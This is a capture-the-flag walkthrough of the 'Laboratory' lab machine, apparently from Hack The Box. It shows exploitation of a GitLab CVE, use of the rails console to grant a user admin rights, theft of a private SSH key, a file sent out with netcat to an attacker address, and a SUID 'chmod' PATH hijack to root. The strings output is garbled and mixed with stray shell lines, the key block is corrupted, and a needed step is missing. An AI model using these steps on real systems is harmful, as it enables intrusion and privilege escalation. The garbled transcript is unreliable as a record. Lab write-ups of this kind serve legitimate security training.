

Laboratory

Synopsis

Laboratory is an easy difficulty Linux machine that features a GitLab web application in a docker. This application is found to suffer from an arbitrary read file vulnerability, which is leveraged along with a remote command execution to gain a foothold on a docker instance. By giving administration permissions to our GitLab user it is possible to steal private ssh-keys and get a foothold on the box. Post-exploitation enumeration reveals that the system Laboratory has an executable program set as setuid. This is leveraged to gain a root shell on the server.

Skills


- Enumeration
- Knowledge of Rails
- Knowledge of Docker
- Arbitrary read file
- Marshall cookie attack
- SUID exploitation

Exploitation

As always we start with the nmap to check what services/ports are open


```
nmap scan report for localhost (10.10.10.216)
Host is up (0.034s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
|   256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
|_ 256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41
|_ _http-title: Did not follow redirect to https://laboratory.htb/
|_ _http-server-header: Apache/2.4.41 (Ubuntu)
443/tcp   open  ssl/http  Apache httpd 2.4.41 ((Ubuntu))
|_ _tls-alpn:
|_   http/1.1
|_ _ssl-cert: Subject: commonName=laboratory.htb
|_   Subject Alternative Name: DNS:git.laboratory.htb
|_   Not valid before: 2020-07-05T10:39:28
|_   Not valid after: 2024-03-03T10:39:28
|_ _http-title: The Laboratory
|_ _http-server-header: Apache/2.4.41 (Ubuntu)
|_ _ssl-date: TLS randomness does not represent time
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized
Running (JUST GUESSING): Linux 5.X|4.X|2.6.X (95%), Crestron 2-Series (86%)
OS CPE: cpe:/o:linux:linux_kernel:5.0 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:crestron:2_series
Aggressive OS guesses: Linux 5.0 (95%), Linux 4.15 - 5.8 (90%), Linux 5.0 - 5.4 (90%), Linux 5.3 - 5.4 (89%), Linux 2.6.32 (89%), Linux 5.0 - 5.5
tron XPanel control system (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We see a few ports open, and a domain name; so we started from registering the domain name into our /etc/hosts file; accessing the domain in the browser gave us the following page




But after the close inspection, we didn't find anything what could be exploited, so we moved on and started brute-forcing the subdomain and after a while we found a new subdomain git.laboratory.htb

Accessing the domain in the page presented us with the gitlab official repository




We started from registering a new user



What gave us access the the application



Inside we found the exact version of a software, so we used metasploit to launched the CVE attack against it



And we got a shell on the machine

Inside we entered the gitlab-rails console to enumerate users as well as tamper with their attributes

```

irb(main):002:0> u=User.find(1)
⇒ #<User id:1 @dexter>
irb(main):003:0>

```

```

irb(main):005:0> u=User.find(5)
⇒ #<User id:5 @simonella1>
irb(main):006:0>

```

We can see that our malicious user by default is not an administrator

```

irb(main):006:0> pp u.attributes
{"id"⇒5,
 "email"⇒"simon@laboratory.htb",
 "encrypted_password"⇒
 "$2a$10$Ihpu7Wsb0l9guu/oDnrLOWmnciSLKSWGdyRylTMjXYzb8a8Bv050",
 "reset_password_token"⇒nil,
 "reset_password_sent_at"⇒nil,
 "remember_created_at"⇒nil,
 "sign_in_count"⇒1,
 "current_sign_in_at"⇒Sat, 26 Aug 2023 16:35:58 UTC +00:00,
 "last_sign_in_at"⇒Sat, 26 Aug 2023 16:35:58 UTC +00:00,
 "current_sign_in_ip"⇒"172.17.0.1",
 "last_sign_in_ip"⇒"172.17.0.1",
 "created_at"⇒Sat, 26 Aug 2023 16:35:57 UTC +00:00,
 "updated_at"⇒Sat, 26 Aug 2023 16:39:35 UTC +00:00,
 "name"⇒"simon@laboratory.htb",
 "admin"⇒false,
 "projects_limit"⇒10,
 "skype"⇒"",
 "linkedin"⇒"",
 "twitter"⇒"",
 "bio"⇒nil,
 "failed_attempts"⇒0,
 "locked_at"⇒nil,
 "username"⇒"simonella1",
 "can_create_group"⇒true,
 "can_create_team"⇒false,
 "state"⇒"active",
 "color_scheme_id"⇒1,
 "password_expires_at"⇒nil,
 "created_by_id"⇒nil,
 "last_credential_check_at"⇒nil,

```

```

"otp_secret"⇒nil}
⇒ {"id"⇒5, "email"⇒"simon@laboratory.htb", "encrypted_password"⇒"$2a$10$Ihpu7Wsb0l9guu/oDnrLOWmnciSLKSWGdyRylTMjXYzb8a8Bv050", "reset_password_token"⇒nil, "reset_password_sent_at"⇒nil, "remember_created_at"⇒nil, "sign_in_count"⇒1, "current_sign_in_at"⇒Sat, 26 Aug 2023 16:35:58 UTC +00:00, "last_sign_in_at"⇒Sat, 26 Aug 2023 16:35:58 UTC +00:00, "current_sign_in_ip"⇒"172.17.0.1", "last_sign_in_ip"⇒"172.17.0.1", "created_at"⇒Sat, 26 Aug 2023 16:35:57 UTC +00:00, "updated_at"⇒Sat, 26 Aug 2023 16:39:35 UTC +00:00, "name"⇒"simon@laboratory.htb", "admin"⇒false, "projects_limit"⇒10, "skype"⇒"", "linkedin"⇒"", "twitter"⇒"", "bio"⇒nil, "failed_attempts"⇒0, "locked_at"⇒nil, "username"⇒"simonella1", "can_create_group"⇒true, "can_create_team"⇒false, "state"⇒"active", "color_scheme_id"⇒1, "password_expires_at"⇒nil, "created_by_id"⇒nil, "last_credential_check_at"⇒nil, "avatar"⇒nil, "confirmation_token"⇒nil, "confirmed_at"⇒Sat, 26 Aug 2023 16:35:57 UTC +00:00, "confirmation_sent_at"⇒nil, "unconfirmed_email"⇒nil, "hide_no_ssh_key"⇒false, "website_url"⇒"", "admin_email_unsubscribed_at"⇒nil, "notification_email"⇒"simon@laboratory.htb", "hide_no_password"⇒false, "password_automatically_set"⇒false, "location"⇒nil, "encrypted_otp_secret"⇒nil, "encrypted_otp_secret_iv"⇒nil, "encrypted_otp_secret_salt"⇒nil, "otp_required_for_login"⇒false, "otp_backup_codes"⇒nil, "public_email"⇒"", "dashboard"⇒"projects", "project_view"⇒"files", "consumed_timestep"⇒nil, "layout"⇒"fixed", "hide_project_limit"⇒false, "note"⇒nil, "unlock_token"⇒nil, "otp_grace_period_started_at"⇒nil, "external"⇒false, "incoming_email_token"⇒"a6ywil0ydcpxhdsudhqz5eo3", "organization"⇒nil, "auditor"⇒false, "require_two_factor_authentication_from_group"⇒false, "two_factor_grace_period"⇒48, "ghost"⇒nil, "last_activity_on"⇒Sat, 26 Aug 2023, "notified_of_own_activity"⇒false, "preferred_language"⇒"en", "email_opted_in"⇒nil, "email_opted_in_ip"⇒nil, "email_opted_in_source_id"⇒nil, "email_opted_in_at"⇒nil, "theme_id"⇒1, "accepted_term_id"⇒nil, "feed_token"⇒"XtWsNxrcMLHRBPFJqWu", "private_profile"⇒false, "roadmap_layout"⇒nil, "include_private_contributions"⇒nil, "commit_email"⇒nil, "group_view"⇒nil, "managing_group_id"⇒nil, "bot_type"⇒nil, "first_name"⇒nil, "last_name"⇒nil, "static_object_token"⇒nil, "role"⇒nil, "otp_secret"⇒nil}
irb(main):007:0>

```

Bu from the level of gitlab-rails console we can change that and set up that our user is administrator

```
irb(main):007:0> u.admin=true
=> true
irb(main):008:0> u.save!
=> true
irb(main):009:0> █
```

```
=> #<User id:5 @simonella1>
irb(main):017:0> u.attributes
=> {"id"=>5, "email"=>"simon@laboratory.htb", "encrypted_password"=>"$2a$10$PiHpu7Wsb0L9guu/oDNrLOWmnciSLKSWGdyRyLTmJXYzb8a8Bv050", "reset_password_token"=>nil, "reset_password_sent_at"=>nil, "remember_created_at"=>nil, "sign_in_count"=>1, "current_sign_in_at"=>Sat, 26 Aug 2023 16:35:58 UTC +00:00, "last_sign_in_at"=>Sat, 26 Aug 2023 16:35:58 UTC +00:00, "current_sign_in_ip"=>"172.17.0.1", "last_sign_in_ip"=>"172.17.0.1", "created_at"=>Sat, 26 Aug 2023 16:35:57 UTC +00:00, "updated_at"=>Sat, 26 Aug 2023 16:53:40 UTC +00:00, "name"=>"simon@laboratory.htb", "admin"=>true, "projects_limit"=>10, "skype"=>"", "linkedin"=>"", "twitter"=>"", "bio"=>nil, "failed_attempts"=>0, "locked_at"=>nil, "username"=>"simonella1", "can_create_group"=>true, "can_create_team"=>false, "state"=>"active", "color_scheme_id"=>1, "password_expires_at"=>nil, "created_by_id"=>nil, "last_credential_check_at"=>nil, "avatar"=>nil, "confirmation_token"=>nil, "confirmed_at"=>Sat, 26 Aug 2023 16:35:57 UTC +00:00, "confirmation_sent_at"=>nil, "unconfirmed_email"=>nil, "hide_no_ssh_key"=>false, "website_url"=>"", "admin_email_unsubscribed_at"=>nil, "notification_email"=>"simon@laboratory.htb", "hide_no_password"=>false, "password_automatically_set"=>false, "location"=>nil, "encrypted_otp_secret"=>nil, "encrypted_otp_secret_iv"=>nil, "encrypted_otp_secret_salt"=>nil, "otp_required_for_login"=>false, "otp_backup_codes"=>nil, "public_email"=>"", "dashboard"=>"projects", "project_view"=>"files", "consumed_timestep"=>nil, "layout"=>"fixed", "hide_project_limit"=>false, "note"=>nil, "unlock_token"=>nil, "otp_grace_period_started_at"=>nil, "external"=>false, "incoming_email_token"=>"a6ywi10ydyvcpvhdsudhz5eo3", "organization"=>nil, "auditor"=>false, "require_two_factor_authentication_from_group"=>false, "two_factor_grace_period"=>48, "ghost"=>nil, "last_activity_on"=>Sat, 26 Aug 2023, "notified_of_own_activity"=>false, "preferred_language"=>"en", "email_opted_in"=>nil, "email_opted_in_ip"=>nil, "email_opted_in_source_id"=>nil, "email_opted_in_at"=>nil, "theme_id"=>1, "accepted_term_id"=>nil, "feed_token"=>"XtwsNxrcMLHRBBFJfqWu", "private_profile"=>false, "roadmap_layout"=>nil, "include_private_contributions"=>nil, "commit_email"=>nil, "group_view"=>nil, "managing_group_id"=>nil, "bot_type"=>nil, "first_name"=>nil, "last_name"=>nil, "static_object_token"=>nil, "reset_password_token"=>"$2a$10$PiHpu7Wsb0L9guu/oDNrLOWmnciSLKSWGdyRyLTmJXYzb8a8Bv050"}
```

So let's return to the gitlab repository and refresh the page

The screenshot shows the GitLab Admin Area dashboard. The left sidebar contains navigation links for Overview, Dashboard, Projects, Users, Groups, Jobs, Runners, and GitLab Servers. The main content area displays statistics for Projects (2), Users (4), and Groups (0). Below these are sections for Statistics (Forks, Issues, Merge Requests, Notes, Snippets, SSH Keys, Milestones, Active Users), Features (Sign up, LDAP, Gravatar, OmniAuth, Reply by email, Container Registry, GitLab Pages, Shared Runners), Components (GitLab, GitLab Shell, GitLab Workhorse, GitLab API, Ruby, Rails, PostgreSQL, GitLab Servers), Latest projects, Latest users, and Latest groups.

And we got an access to the administrator panel

As an administrator we got an access to the Dexter's projects, where we found his SSH keys that allowed us to get an access as him

SecureDocker

Project overview

Repository

Files

Commits

Branches

Tags

Contributors

Graph

Compare

Issues 0

Merge Requests 0

CI / CD

Analytics

Wiki

Snippets

Collapse sidebar

Dexter McPherson / SecureDocker / Repository

master / securedocker / dexter / .ssh / id_rsa

Find file Blame History Permalink

Initial commit
Dexter McPherson authored 3 years ago

cee9562a

id_rsa 2.54 KB

Edit Web IDE Replace Delete

```
1 -----BEGIN OPENSSH PRIVATE KEY-----
2 b3B1bmhlc2ciZ2x5dGJlZAAABR5vNmluAAAEbWpZDAAABAAAAABAAABwAAADcc3gtcn
3 NHAABAAwEAAQAAAYEazZfj3ASd85Y3Pwjsd8+53vneUus+I27VUD07P2lod5FNUqCCt
4 oSE+v8sPnaB/xF8CvQqHtnhWe6ndx0Mw34Utdq6g2n0Lvt0091T5evD5cH/ct16h4
5 2dPBHs+8CW9uSx0vLF84b70E+tv3BPKW0wppKvguP2ZF45UWKK/bds9TXyW6CjWACBZ
6 23P7HLLK1WkXU/2jnc2R0g2p4pJPvW0DXXW0B39jAtg0Np59u0BULcxwmpj/5JSLF
7 OPOSdRvEYAnJMB4F9MdybC6EvMxg59F64LgYh5AuFT10j1qyV1wLQW0L4jCdxK1FuC
8 MPLf5gp50Hwv8Fq6/hF45p4M1XD0G7p52we0Kek3HP0Dq0EvuxCa7wpn31LKsMnagN
9 dqB3k1q5AE6G05bYTAUvH45pw2gk0l+3T50zWvowsa3q5KCY0m4x8fg8BFcPAKkT1i9K0
10 NK0ndr2Hwrg0l1PjAC/20hsjY0R049PpyXfYvAAAFJ0mCT15uLGAAB03Nuc3jYc2
11 EAAAGBAL0xw49w6nWETZM17A/Pu5053pVLPs1Nu1bqW+2tAhUnZVIAgrAEHP/LD2WQ
12 fBRdAlak87ZAZ1nup3cV1h0G9+FE6Hau0nppzbt7TKPSEBUnr0ndP3L50oenRQYbPVHv
13 bKsTsJRU0G+9BPfb9w7N1qf0K074Lj9rmheL0V1v/HBPUBWfugTvpAAvgduT0x75139V
14 r1LP055MwB0R0uKST728JW1C07N7wE4E3TaeF0k4w1F13x3j1+5U16zj0E6A6GA3
15 yTAeH/UTXcmuHLS17ZE6X0Cxsou0Lh09T06sjmNBsCX1q5+13AB5on7qj0y3sYK0k87
16 BNH6uv4ReEqaj01Lxw06edSHtCnpM4T9AAKRL750mUBK29yNBsRDZn0J13agdsCKuH0
17 xKhE2EwFL4e0YW0J3Jf107b11aM6G1au2As95UMH4PAX305Jcn4ov5p25r33Vyb0K4
18 NEJ2T4w4w20a213kHnup2eg012K7uAAAPABAEAAAGASD0PRC19A/V2tmR0P3j9Lr5
19 L+4vfe5mL+7MK6p9UAFp+5Mhq3Kp3D3xUHQ0LUB01j13jDPABK0Q0p0j372HW1J1B1F
20 KVM0dG7ByBU3/ZCeeob0TyhF9KAsv/oBWTX2p0U5JE/dpa0VL2huJfALwLwK60361aQw
21 xL2H93+5tF461+1T048EClsP3b1hHwV0h10Zjd/rp0w4B2vB09Kp0IPV/C0smYnr
22 uLPTA1w0HwPLFxxG0j/G0+1A0z0M0B9+4w3F0Lg0W0C2H0B9p0H0C0Xj91z23P
23 jcnz3J0nGaEF/FW0C0c2F0F40L0B+5knvEUPjWHwL/Du0163j859yqHpg0LLD3+h
24 1g0dZxH0eSLTCuqnat4kHvUJ3Z18z7B0vBE7e1tDAW0GcrM9ztz90sLVTBLz1jfr29my
25 71cbK30HwPB0FgB2AV0P4z1eacR0Hw03Th193idrvWZ0924+xpFC0D0cfangdr2hAAAA
26 wC4U0Yf2V62L6Pevy0k0j206Z2N0q2063j2p63j3s149C20H0YVf0jC0yH0551414
27 9uNAEHt0HdxYrZZA0uymv90dXfI6x7V8u+8FC0LU2+axL+P85EpsKEx1K37+123D1XgYq0
```

```
# ssh -oKexAlgorithms=diffie-hellman-group-exchange-sha256 dexter@10.10.10.216 -i id_rsa
The authenticity of host '10.10.10.216 (10.10.10.216)' can't be established.
ED25519 key fingerprint is SHA256:c2Av7TZmXzWQLFQEncuNK4MKeuu4bJutYUCRc2yq6LM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.216' (ED25519) to the list of known hosts.
dexter@laboratory:~$ ls -al
total 40
drwxr-xr-x 6 dexter dexter 4096 Oct 22 2020 .
drwxr-xr-x 3 root root 4096 Jun 26 2020 ..
lrwxrwxrwx 1 root root 9 Jul 17 2020 .bash_history -> /dev/null
-rw-r--r-- 1 dexter dexter 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 dexter dexter 3771 Feb 25 2020 .bashrc
drwx----- 2 dexter dexter 4096 Jun 26 2020 .cache
drwx----- 2 dexter dexter 4096 Oct 22 2020 .gnupg
drwxrwxr-x 3 dexter dexter 4096 Jun 26 2020 .local
-rw-r--r-- 1 dexter dexter 807 Feb 25 2020 .profile
drwx----- 2 dexter dexter 4096 Jun 26 2020 .ssh
-r--r----- 1 root dexter 33 Aug 26 16:29 user.txt
dexter@laboratory:~$
```

On the box we checked what binaries have sticky bit put on them, and we found one interesting binary “docker-security”,

```
dexter@laboratory:/var$ find / -perm -4000 2>/dev/null
/snap/snapd/8542/usr/lib/snapd/snap-confine
/snap/snapd/8790/usr/lib/snapd/snap-confine
/snap/core/9804/bin/mount
/snap/core/9804/bin/ping
/snap/core/9804/bin/ping6
/snap/core/9804/bin/su
/snap/core/9804/bin/umount
/snap/core/9804/usr/bin/chfn
/snap/core/9804/usr/bin/chsh
/snap/core/9804/usr/bin/gpasswd
/snap/core/9804/usr/bin/newgrp
/snap/core/9804/usr/bin/passwd
/snap/core/9804/usr/bin/sudo
/snap/core/9804/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9804/usr/lib/openssh/ssh-keysign
/snap/core/9804/usr/lib/snapd/snap-confine
/snap/core/9804/usr/sbin/pppd
/snap/core/9665/bin/mount
/snap/core/9665/bin/ping
/snap/core/9665/bin/ping6
/snap/core/9665/bin/su
/snap/core/9665/bin/umount
/snap/core/9665/usr/bin/chfn
/snap/core/9665/usr/bin/chsh
/snap/core/9665/usr/bin/gpasswd
/snap/core/9665/usr/bin/newgrp
/snap/core/9665/usr/bin/passwd
/snap/core/9665/usr/bin/sudo
/snap/core/9665/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9665/usr/lib/openssh/ssh-keysign
/snap/core/9665/usr/lib/snapd/snap-confine
/snap/core/9665/usr/sbin/pppd
```

```
/snap/core18/1885/usr/bin/chsh
/snap/core18/1885/usr/bin/gpasswd
/snap/core18/1885/usr/bin/newgrp
/snap/core18/1885/usr/bin/passwd
/snap/core18/1885/usr/bin/sudo
/snap/core18/1885/usr/bin/chfn
/snap/core18/1885/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1885/usr/lib/openssh/ssh-keysign
/usr/local/bin/docker-security
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/at
```

Next we launched “strings” against it to check what commands are used, and we learnt that command “chmod” is used directly what gave us a room to abuse it to escalate our privileges to the root


```

dexter@laboratory:/tmp$ echo "/bin/sh" > chmod
dexter@laboratory:/tmp$ chmod 777 chmod
dexter@laboratory:/tmp$ ls -al
total 60
drwxrwxrwt 13 root root 4096 Aug 27 02:17 .
drwxr-xr-x 20 root root 4096 Jan 8 2021 ..
-rwxrwxrwx 1 dexter dexter 8 Aug 27 02:17 chmod
drwxrwxrwt 2 root root 4096 Aug 26 16:28 .font-unix
drwxrwxrwt 2 root root 4096 Aug 26 16:28 .ICE-unix
-rwxrwxrwx 1 dexter dexter 8 Aug 26 17:09 kill
drwx----- 3 root root 4096 Aug 26 16:28 systemd-private-d2896efd308e462c96412c0497f07d1a-apache2.service-5j34nh
drwx----- 3 root root 4096 Aug 27 01:49 systemd-private-d2896efd308e462c96412c0497f07d1a-fwupd.service-hvVMqi
drwx----- 3 root root 4096 Aug 26 16:28 systemd-private-d2896efd308e462c96412c0497f07d1a-systemd-logind.service-BjDVTj
drwx----- 3 root root 4096 Aug 26 16:28 systemd-private-d2896efd308e462c96412c0497f07d1a-systemd-resolved.service-04wkqj
drwx----- 3 root root 4096 Aug 26 16:28 systemd-private-d2896efd308e462c96412c0497f07d1a-systemd-timesyncd.service-CiIQSg
drwxrwxrwt 2 root root 4096 Aug 26 16:28 .test-unix
drwx----- 2 root root 4096 Aug 26 16:29 vmware-root_879-4013723248
drwxrwxrwt 2 root root 4096 Aug 26 16:28 .Xlib-unix
drwxrwxrwt 2 root root 4096 Aug 26 16:28 .XIM-unix
dexter@laboratory:/tmp$ cd -
/usr/local/bin
dexter@laboratory:/usr/local/bin$ ./docker-security
# whoami
root
# █

```

```

# strings docker
/lib64/ld-linux-x86-64.so.2
setuid bject/dmccrypt-get-device
system b/snapd/snap-confine
__cxa_finalize /0/dbus-daemon-launch-helper
setgid b/polkit/polkit-agent-helper-1
__libc_start_main sh-keysign
libc.so.6
laboratory:/var$ cd /usr/local
GLIBC_2.2.5
laboratory:/usr/local$ ./docker-security
_ITM_deregisterTMCloneTable: such file or directory
_gmon_start: /usr/local$ docker-security
_ITM_registerTMCloneTable: all$ cd bin
u/UH:
laboratory:/usr/local/bin$ file docker-security
[]A\A]A^A
ity: setuid ELF 64-bit LSB shared object, x86-64, version 1
chmod 700 /usr/bin/docker: f19dc1e76602, for GNU/Linux 3.2.0; not stripped
chmod 660 /var/run/docker.sock
$ strings
;*3$"
GCC: (Debian 10.1.0-6) 10.1.0 but can be installed with:
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux: strator.
completed.0
__do_global_dtors_aux_fini_array_entry: r-security
frame_dummy
laboratory:/usr/local/bin$ ./docker-security
deframe_dummy: init_array_entry
in$ ls -al docker*
docker-security.c dexter 3720 Aug 28 2020 ██████████
deFRAME_END:
laboratory:/usr/local/bin$ nc 10.10.14.24 7777 < docker-security
deinit_array_end: /usr/local/bin$ █

```

```
dexter@laboratory:/usr/local/bin$ cd /tmp
dexter@laboratory:/tmp$ echo "/bin/sh" > chmod
dexter@laboratory:/tmp$ chmod 777 chmod
